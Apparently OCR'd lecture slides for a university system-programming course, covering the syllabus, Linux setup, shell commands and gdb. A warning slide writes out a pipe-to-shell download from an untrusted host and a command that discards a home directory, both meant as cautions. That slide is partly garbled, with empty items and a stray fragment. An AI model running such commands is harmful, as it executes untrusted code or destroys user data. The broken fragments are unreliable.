ECE 222: System Programming Concepts


Harlan B. Russell
Department of Electrical and Computer Engineering
Clemson University

Copyright Notice

ECE 222 Course Objectives

- Develop a working knowledge of the tools available in a Unix/Linux operating system for program development.
  - Standard libraries, system calls, the shell environment, system programs, and the basic Unix/Linux file system structure
- Develop the C and Linux programming skills with
  - Frequent programming assignments
  - Code reading
  - Principles of code management
- Develop programming style and principles

ECE Software Sequence



Electives
442 Knowledge Eng.
449 Computer Net. Security
473 Parallel Systems
429 Org. Computers
468 Embedded Computing

Books

- A. Hoover, “System Programming with C and Unix,” Addison Wesley, 2009
- Other books on C programming, such as:
  – S. G. Kochan, “Programming in C: A complete introduction to the C programming language,” Sams, 2005.
  – B. Kernighan and D. Ritchie, “The C programming language,” 2nd edition, Prentice Hall, 1988.

Grading

- 3 in-class exams (10% each)
  - First exam Wednesday or Friday September 28 or 30
- Final exam (20%)
  - Friday, December 9, 3 to 5:30 pm
- Programming projects (45%)
  - A passing grade in the course requires submission of all programming projects
  - Failing to submit even one project will result in a D or an F
- Homework assignments (5%)
- Drop days:
  - Tuesday, August 30 (without a W)
  - Friday, October 21 (with a W)
- Attendance Policy:
  - The academic resources of Clemson University are provided for the intellectual growth and development of students. Class attendance is critical to the educational process.
  - I expect you to attend all lectures

First program due next week Thursday

First assignment due Friday

Programming Projects

- Expect 8 large programming assignments
- Each assignment is worth 100 points
  - The score for submissions after the due date will be reduced by $2^i - 1$ points for assignments submitted *x* seconds late and

$$i = \left\lceil \frac{x}{86400} \right\rceil$$

  - For example, less than 24 hours late is just 1 point, between 24 and 48 hours is 3 points, next 24 hours is 7 points, 15, 31, and finally 63.
- To pass this course, all programming projects must be submitted even if for zero points
  - This does not imply that each project must be perfect
  - Rather, a minimum core set of operations must be correct and the code must compile to have the projected counted as submitted

Late Submission of Programs

63 points	6 days
31 points	5 days
15 points	4 days
7 points	3 days
3 points	2 days
1 point	1 day late
On Time	Due Thur. midnight

Linux Programming

- Ubuntu is one of the most popular versions of Linux
- Options for Windows laptops for "Ubuntu Desktop"
  - Dual-boot
    - Create an installation DVD or USB stick
    - Boot from DVD or USB, sets up separate partition for each OS (make sure finds your OS)
    - Be careful not to erase your disk, need at least 20 GB disk space
  - Virtual machine if powerful machine with at least 8 GB RAM
    - VMware Player
    - VirtualBox
    - Install 32-bit version of Linux
    - Use Xubuntu if only 8 GB RAM
  - Windows 10 Ubuntu not ready yet
- Options for OS X
  - Built in Unix support but many internal differences
  - Can dual-boot (first burn DVD or USB stick)
  - Can set up virtual machine with Virtual Box or Parallels
  - Some assignments (and subsequent classes) require Linux

Ubuntu Notes

- Boot problems
  - Burn DVD and boot, pick “try Ubuntu without installing”
  - Boot Repair
  - Windows programs that cause grub problems
    - Dell DataSafe, Dell Recovery, HP ProtectTools, PC Angel
    - Flexnet
      - Notes here
      - Used by Matlab, Adobe Photoshop, Rosetta Stone, others
- If you have problems here are some notes
  - Notes of hardware: certified and friendly
  - Missing gcc tools: install build-essentials

Ubuntu Install Festival: Thursday 4 to 6 pm (or later?)

For When Your Laptop Fails

- From a unix terminal (including OS X)
  - `ssh -X username@access.ces.clemson.edu`
  - College of Engineering and Sciences Unix workstations
    - apollo01 – apollo16
    - http://cecas.clemson.edu/help/
  - ullab01.ces.clemson.edu (for ECE students in 272, …)
- Windows options:
  - Remote Desktop Connection
    - Found in Start/Accessories
    - Requires high-bandwidth low-delay network
  - Install SSH (acceptable performance with low bandwidth network connection)
  - Install "X-Win32" for SSH with GUI
    - Search for CCIT page "Accessing the Software Repository from Your PC"
    - Moderate bandwidth requirements if don't open many windows
  - All on-campus CU Windows PC's have these programs installed

Backup Your Files

- Dropbox provides cloud synchronization and backup
  - Install on Windows, OS X, and Ubuntu
  - Also provides web access from any machine (with password)
  - Homework set 0 walks you through installing and using dropbox
- Novell space can be accessed in Blackboard
  - NetStorage on Blackboard/Clemson Resources
  - Use web browser to transfer files
- Box and Google drive do not support Linux (Clemson Box)
- Windows: SSH has built in graphical tool to transfer files
- Unix: learn to use program **`sftp`**

No extensions for broken laptops!

Academic Integrity

- Syllabus defines policies
  - We encourage you to discuss interpretations
  - You must construct and write up your own solutions
  - Never copy or share computer code
- For the programming assignments it is okay to talk with your classmates about the ideas. But when it comes time to write up your answers we expect your words and computer code to be yours alone. Do not share your work with your classmates, as they may not have the same work ethic as you do. Do not ask your classmates to share their files with you, either. In the end, your work should be a reflection of what you understand about the topic, presented in your own words and computer code

Help!

- Email me: harlanr@clemson.edu
- Office Hours
  - Thursdays and Fridays 3:30 to 5 (and often later)
  - 316 Fluor Daniel Building (EIB)
- Academic Success Center
  - Drop-in or by appointment
  - http://www.clemson.edu/asc/tutoring/
  - Tutors are:
    - To be determined
  - Students gain the most out of tutoring when
    - Come fully prepared
    - Attend class and office hours
    - Bring all course materials
    - Attempt all practice problems

Course Outline

- Details of the C Programming Language
  - System Programming and Debugging
  - Bit Models and Memory Maps
  - Arrays, Strings, Pointers, and Structures
- System Programming
  - I/O: Streams, Buffers, Pipes, and Devices
  - Program Building and Code Organization
  - System and Process Calls
  - Libraries

System Programming

What is "System Programming?

Programming "System" Software

So what is "System Software?"

System software **is software which is designed to perform a task for the system.**

"*Application*" or "*User*" Software is software which is designed to perform a task for the user.

Which type of software are the following?

- *Spreadsheet*
- *CAD Program*
- *Backup Program*
- *Video Game*
- *Disk Defragmenter*
- *Word Processor*
- *Directory Lister*
- *Web Browser*

Aids in Software Development

- **Function Libraries and System Calls**
- **Shell Environments**
- **Debuggers**
- **System Programs**
- **File Structures**

Purpose of these Tools?

- **Efficiency:** Speed in Development.
- **Ability:** Perform tasks otherwise wouldn’t/couldn’t do.
- **Reusability, Portability, and Standardization**

Why Linux and not Windows?

- **Windows is "Closed" System in order to make it "Safer"**
- **Windows is Proprietary**
- **Windows is Monolithic**
- **Linux is Open Source, Modular, and *Free***

Why C?

- **C was written for System Programming**
- **It is Powerful (High Level), yet has little abstraction from Hardware (Low-level)**
- **Linux (and Windows) is written in C (C++).**
- **C is fast and efficient**

1.2 The “Three Tools”

There are three primary tools which allow a system programmer to develop system programs.

- **The Shell**
- **A Text Editor**
- **A Debugger**

And of course a *compiler* is necessary to create executable code for the debugger to debugger.


The Shell

- Sometimes referred to as “Terminal” or “Console.”
- Default input method for non-graphic environments.
- “Prompt” is used to prompt for user’s commands.
- Commands are names of programs to be executed.
- Shell commands allow for quick flexibility in starting a program with specific defaults.
- These defaults are contained in the “command line argument.” That is, the text present after the command name.

ex.
```
user@ullab101> xclock -help
```

SSH

Secure Shell or SSH is a protocol for networks which allows secure communication between two networked devices, giving a remote user access to a machine's shell.


ullab.ece.clemson.edu - Ullab - SSH Secure Shell
File Edit View Window Help
Quick Connect
Profiles

```
###########################################################################
##               Undergradaute Linux LABoratoy( ULLAB )                 ##
##                        Clemson University                            ##
###########################################################################
##                                                                      ##
##                                                                      ##
##  This is a Login-server, only useful to access ULLAB from off-campus.##
## Please ssh to any of the machines in ULLAB to work with.             ##
##      You may use static machines ullab101 to ullab114 ( machines in  ##
## Riggs 19 ) or any of the dynamic machines from ullab1 to ullab25     ##
## in Riggs 321)                                                        ##
##                                                                      ##
## THe following machines should be up:                                 ##
##    4, 7-10, 12-16, 18-21, 23, 24, 25, 101-114                        ##
##                                                                      ##
## Please do not use the login-server to compile any program of do any  ##
## thing other than ssh-ing.                                            ##
##                                                                      ##
###########################################################################


[breid@ullab-login ~]$ ls
ece222  ece272  ece329  junk  nsmail  students  test
[breid@ullab-login ~]$
```

Connected to ullab.ece.clemson.edu | SSH2 - aes128-cbc - hmac-md5 - nc | 101x24 | NUM

Common Shells

- sh
- csh
- tcsh
- ksh
- bash

Unfortunately, some common shell command names have slightly different argument syntax .

in tcsh

```
user@ullab101>alias compile gcc -g sum.c -o sum.exe
```

in bash

```
user@ullab101>alias compile=“gcc -g sum.c -o sum.exe”
```

Shell Commands

Shells interpret internal commands to perform commonly needed tasks.

`alias` – Create an alias ("macro") for commonly used commands.

example:

```
user@ullab101> alias compile gcc -g sum.c sum_it
```

Now user can type "`compile`" to perform

```
gcc -g sum.c sum_it
```

`cd` – Change the working directory.

`man` – Get Information about a Command. (-k search)

`set` – Assign a shell variable a value.

`time` – Measure running time of a program

`which` – Identify full path of program.

System Manual

```
[user@ullab-login ~]$ man time
```

```
TIME(1)                                                                 TIME(1)

NAME
       time - time a simple command or give resource usage

SYNOPSIS
       time [options] command [arguments...]

DESCRIPTION
       The  time  command  runs  the  specified program command with the given
       arguments.  When command finishes, time writes a  message  to  standard
       output  giving timing statistics about this program run.  These statis-
       tics consist of (i) the elapsed real time between invocation and termi-
       nation, (ii) the user CPU time (the sum of the tms_utime and tms_cutime
       values in a struct tms as returned by times(2)), and (iii)  the  system
       CPU  time  (the  sum of the tms_stime and tms_cstime values in a struct
       tms as returned by times(2)).

OPTION
       -p     When in the POSIX locale, use the precise traditional format
                   "real %f\nuser %f\nsys %f\n"
              (with numbers in seconds) where the number of  decimals  in  the
              output  for  %f  is unspecified but is sufficient to express the
```

File Commands

`ls` – Lists Contents of a Directory.

`mkdir` – Creates a Directory.

`rmdir` – Remove a Directory.

`cp` – Copy a File from one Path to Another.

`mv` – Move a File from one Path to Another.

`rm` – Remove a File. (No undelete in Linux.)

`cat` – Display contents of a File.

`pwd` – Print the working directory.

`lpr` – Print a File to Default Printer.

`sort` – Sorts lines in a text file.

More Commands

`bc` – Infix Calculator. (^Z to suspend, ^D to quit)

`dc` – Postfix (RPN) Calculator (p to print, fg to restore).

`date` – Display Current Date and Time.

`ps` – Display Processes Running.


`w` – Displays Users Logged On.

`more` – Display contents of File one page at a time.

`grep` – Search files for specific text.

`exit` – Logs User Off Machine.

Warning



The 7 Deadly Linux Commands

POSTED BY JUN AUZA ON 11/20/2008

3. Code:

6. Code:

```
wget http://some_untrusted_source -O- | sh
```

Never download from untrusted sources, and then execute the possibly malicious codes that they are giving you.

7. Code:

```
mv /home/yourhomedirectory/* /dev/null
```

This command will move all the files inside your home directory to a place that doesn't exist; hence you will never ever see those files again.

There are of course other equally deadly Linux commands that I fail to include here, so if you have something to add, please share it with us via comment.

with this command, raw data will be written to a block device that can usually clobber the filesystem resulting in total loss of data.

```
/tmp/.beyond;";
```

Text Editors

Unix: basic with graphics	• `gedit` (turn on options for programmers in preferences menu)
Unix: powerful but hard to learn	• `vim` (my favorite) • `emacs`
Unix: only in emergency with no graphics	• `nano` • `pico`
OS X	• text wrangler
Windows	• notepad++ • vim for windows

Text Editor Values

Text Editors can be quite indispensable in code creation, and can provide many time saving features.

- **Sophisticated Variable (Word) Searches**
- **Automatic Formatting**
- **Automatic Code Generation**
- **Automatic Function Completion**
- **Automatic Syntax Checking**
- **Line Number Management for Debugging**
- **Color Coded Text Display**

IDEs

Integrated Development Environments are programs which contain compilers, editors, and debuggers all in one package.

Linux: Eclipse, Geany, Code::Blocks


OS X: Xcode

- **Microsoft’s *Visual Studio***
- **Sun’s *Net Beans***
- **GNAT Programming Studio**
- **Borland’s *C++ Builder***
- **Bloodshed’s Dev *C++***

Debuggers

Debuggers can be indispensable in proofing code.

They use extra information included in the executable file to allow for analysis of the program while it is executing.



This allows the programmer to examine the execution of a programming line by line and analyze the status of the program at any point in its execution.

You will use the GNU debugger `gdb` along with the compiler `gcc` to build and test programs.

http://betterexplained.com/articles/debugging-with-gdb/

Debugger Abilities


Debuggers give a programmer the ability to:

- **Observe Variable Values.**
- **Find point at which a program “crashes.”**
- **Find values at point of program “crash.”**
- **Observe Loop Iterations.**
- **Observe System Functions and Values.**
- **Slow down a program to an observable rate.**

1.3 GDB Debugging

`gdb example.exe`

Starts debugging the program `example.exe`


ullab.ece.clemson.edu - Ullab - SSH Secure Shell
File Edit View Window Help
Quick Connect Profiles

```
[breid@ullab7 1_cintro]$ gdb example
GNU gdb Red Hat Linux (6.3.0.0-0.30.1rh)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...Using host libthread_db library "/lib/tls/lib
thread_db.so.1".

(gdb)
```

Connected to ullab.ece.clemson.edu
SSH2 - aes128-cbc - hmac-md5 - nc
98x11
NUM

A program must be compiled with certain information to allow this debugging.

`gcc -g example.c -o example.exe`

Common gdb Debugger Commands

run – Start the program's execution.

break *n* – Stop before a certain instruction number.

print *var* – Print the value of a variable.

display *var* – Print variable value each break.

step – Executes one more line in program.

next – Executes one more line but does not step into a function. (Equivalent to "Step Over" in some debuggers.)

continue – Continues running to next breakpoint.

where – Displays where program is paused.

[Enter] – Perform previous command.

quit – Exit gdb.

Common `gdb` Commands

- Getting Started
  - **`gcc -g –Wall myprogram.c –o myprogram`**
  - **`gdb myprogram`**
  - Three ways to run or re-run **`myprogram`**
    - **`run`**
    - **`run arg1 arg2`**
    - **`run < file`**
  - **`q`** : quit
- Crashes and core dumps
  - **`bt`** : backtrace aka print function stack
  - **`up`** | **`down`** : move to the next frame up or down in the function stack
- Stopping before the crash
  - **`break`** ***`n`*** | **`file.c:n`** | **`myfunction`** : Stop before line *n* or start of function
  - **`watch x == 3`** : break when x becomes equal to 3
  - **`c`** : continue execution until next breakpoint
  - **`clear`** : delete breakpoint at specified line or function

Common **gdb** Commands

- Printing and calling
  - **`print x | *x | *x@7`** :variable x, use * if x is pointer @ if array
  - **`display x`** : print x after every step or break
  - **`call myprintfunction()`** : can also be system function
- Stepping through code
  - **`n`** : run <u>next</u> line, if function execute entire function
